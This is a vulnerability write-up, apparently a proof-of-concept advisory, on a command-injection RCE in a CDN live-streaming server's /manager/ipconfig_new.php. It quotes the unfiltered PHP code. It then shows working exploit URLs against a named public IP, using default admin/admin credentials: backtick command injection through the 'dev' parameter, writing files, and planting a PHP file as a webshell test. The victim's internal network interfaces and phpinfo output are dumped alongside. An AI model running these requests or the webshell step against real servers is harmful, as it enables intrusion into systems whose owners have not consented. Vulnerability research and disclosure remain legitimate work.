

Huashi_Private_Cloud_CDN_Live_Streaming_Acceleration_Server_RCE_Vulnerability

1. Vulnerability Description

There is an RCE vulnerability in the Huashi Private Cloud CDN live streaming acceleration server, which allows attackers to execute arbitrary commands using the `/manager/ipconfig_new.php` interface, thereby controlling the server.

2. Vulnerability impact

Huashi Private Cloud CDN live streaming acceleration server


3. Vulnerability location

/manager/ipconfig_new.php

4. Code analysis

The parameter dev are not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.





code:

```
include_once dirname(__FILE__)."/../share/common.inc"; include_once
dirname(__FILE__)."/../share/auth.inc"; include_once
dirname(__FILE__)."/../share/utils.inc";

$actiontype=@$_REQUEST["actiontype"]; if($actiontype=="reboot")
{ $result = ""; $devName = @$_REQUEST["dev"]; if(strpos($devName,
"ppp")>=0) { $cmd = "/usr/local/etc/cmd /usr/local/etc/pppoe_stop.sh
$devName"; system($cmd,$result); $cmd = "/usr/local/etc/cmd
/usr/local/etc/pppoe_start.sh $devName";
system($cmd,$result); }else{ system("/usr/local/etc/cmd ifdown
".$devName); system("/usr/local/etc/cmd ifup ".$devName); } } ?>
```

5. Vulnerability recurrence

Case: <http://101.133.151.8:8121>

1、As shown in the figure login interface.



Log in with username/password 【admin/admin】



2、Construct a data packet and change the dev parameter to 'id>1.txt' to execute any command

`http://101.133.151.8:8121/manager/ipconfig_new.php?actiontype=reboot&dev=`id>1.txt``


age: ./pppoe_start.sh ppp0 Usage: ./pppoe_start.sh ppp0

网络设置

序号	物理网口	状态	接入类型	IP配置信息	账号信息	操作
1	eth0	●	固定IP	IP:10.10.14.10 子网掩码:255.255.255.0 网关:		[修改]
2	eth1	●	固定IP	IP:10.10.15.10 子网掩码:255.255.255.0 网关:		[修改]
3	eth2	●	固定IP	IP:192.168.16.9 子网掩码:255.255.248.0 网关:		[修改]
4	eth3	●	固定IP	IP:10.10.14.10 子网掩码:255.255.255.0 网关:		[修改]
5	eth4	●	固定IP	IP: 子网掩码: 网关:		[修改]
6	eth5	●	固定IP	IP: 子网掩码: 网关:		[修改]
7	eth6	●	固定IP	IP:172.18.1.13 子网掩码:255.255.0.0 网关:		[修改]
8	eth7	●	管理口	IP:10.10.10.10 子网掩码:255.255.255.0 网关: 192.168.0.1		[修改]

连接状态检测ping

visit <http://101.133.151.8:8121/manager/1.txt>



You can also write webshell, here use phpinfo to test

`http://101.133.151.8:8121/manager/ipconfig_new.php?actiontype=reboot&dev=`echo +`<?php+phpinfo();?>`+>1.php``


age: ./pppoe_start.sh ppp0 Usage: ./pppoe_start.sh ppp0


网络设置

序号	物理网口	状态	接入类型	IP配置信息	账号信息	操作
1	eth0	●	固定IP	IP:10.10.14.10 子网掩码:255.255.255.0 网关:		[修改]
2	eth1	●	固定IP	IP:10.10.15.10 子网掩码:255.255.255.0 网关:		[修改]
3	eth2	●	固定IP	IP:192.168.16.9 子网掩码:255.255.248.0 网关:		[修改]
4	eth3	●	固定IP	IP:10.10.14.10 子网掩码:255.255.255.0 网关:		[修改]
5	eth4	●	固定IP	IP: 子网掩码: 网关:		[修改]
6	eth5	●	固定IP	IP: 子网掩码: 网关:		[修改]
7	eth6	●	固定IP	IP:172.18.1.13 子网掩码:255.255.0.0 网关:		[修改]
8	eth7	●	管理口	IP:10.10.10.10 子网掩码:255.255.255.0 网关: 192.168.0.1		[修改]

连接状态检测ping

visit <http://101.133.151.8:8121/manager/1.php>



PHP Version 5.3.3	
	
System	Linux SHANGHAI.XINGGUO-IPTV 2.6.32-696.el6.x86_64 #1 SMP Tue Mar 21 19:29:05 UTC 2017 x86_64
Build Date	Mar 22 2017 12:27:34
Configure Command	./configure '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=/config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gdtkm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-xml' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp-hack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xslt' '--with-system-ldap' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter' '--without-sqlite3' '--disable-phar' '--disable-fileinfo' '--disable-json' '--without-pgsql' '--disable-wddx' '--without-curl' '--disable-posix' '--disable-sysvmsg' '--disable-sysvshm' '--disable-sysvsem'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/curl.ini, /etc/php.d/dom.ini, /etc/php.d/fileinfo.ini, /etc/php.d/gd.ini, /etc/php.d/igbinary.ini, /etc/php.d/json.ini, /etc/php.d/ldap.ini, /etc/php.d/mssql.ini, /etc/php.d/mysql.ini, /etc/php.d/mysqli.ini, /etc/php.d/odbc.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_dblib.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_odbc.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/phar.ini, /etc/php.d/redis.ini, /etc/php.d/sqlite3.ini, /etc/php.d/wddx.ini, /etc/php.d/xmlreader.ini, /etc/php.d/xmlrpc.ini, /etc/php.d/xmlwriter.ini, /etc/php.d/xsl.ini, /etc/php.d/zip.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626.NTS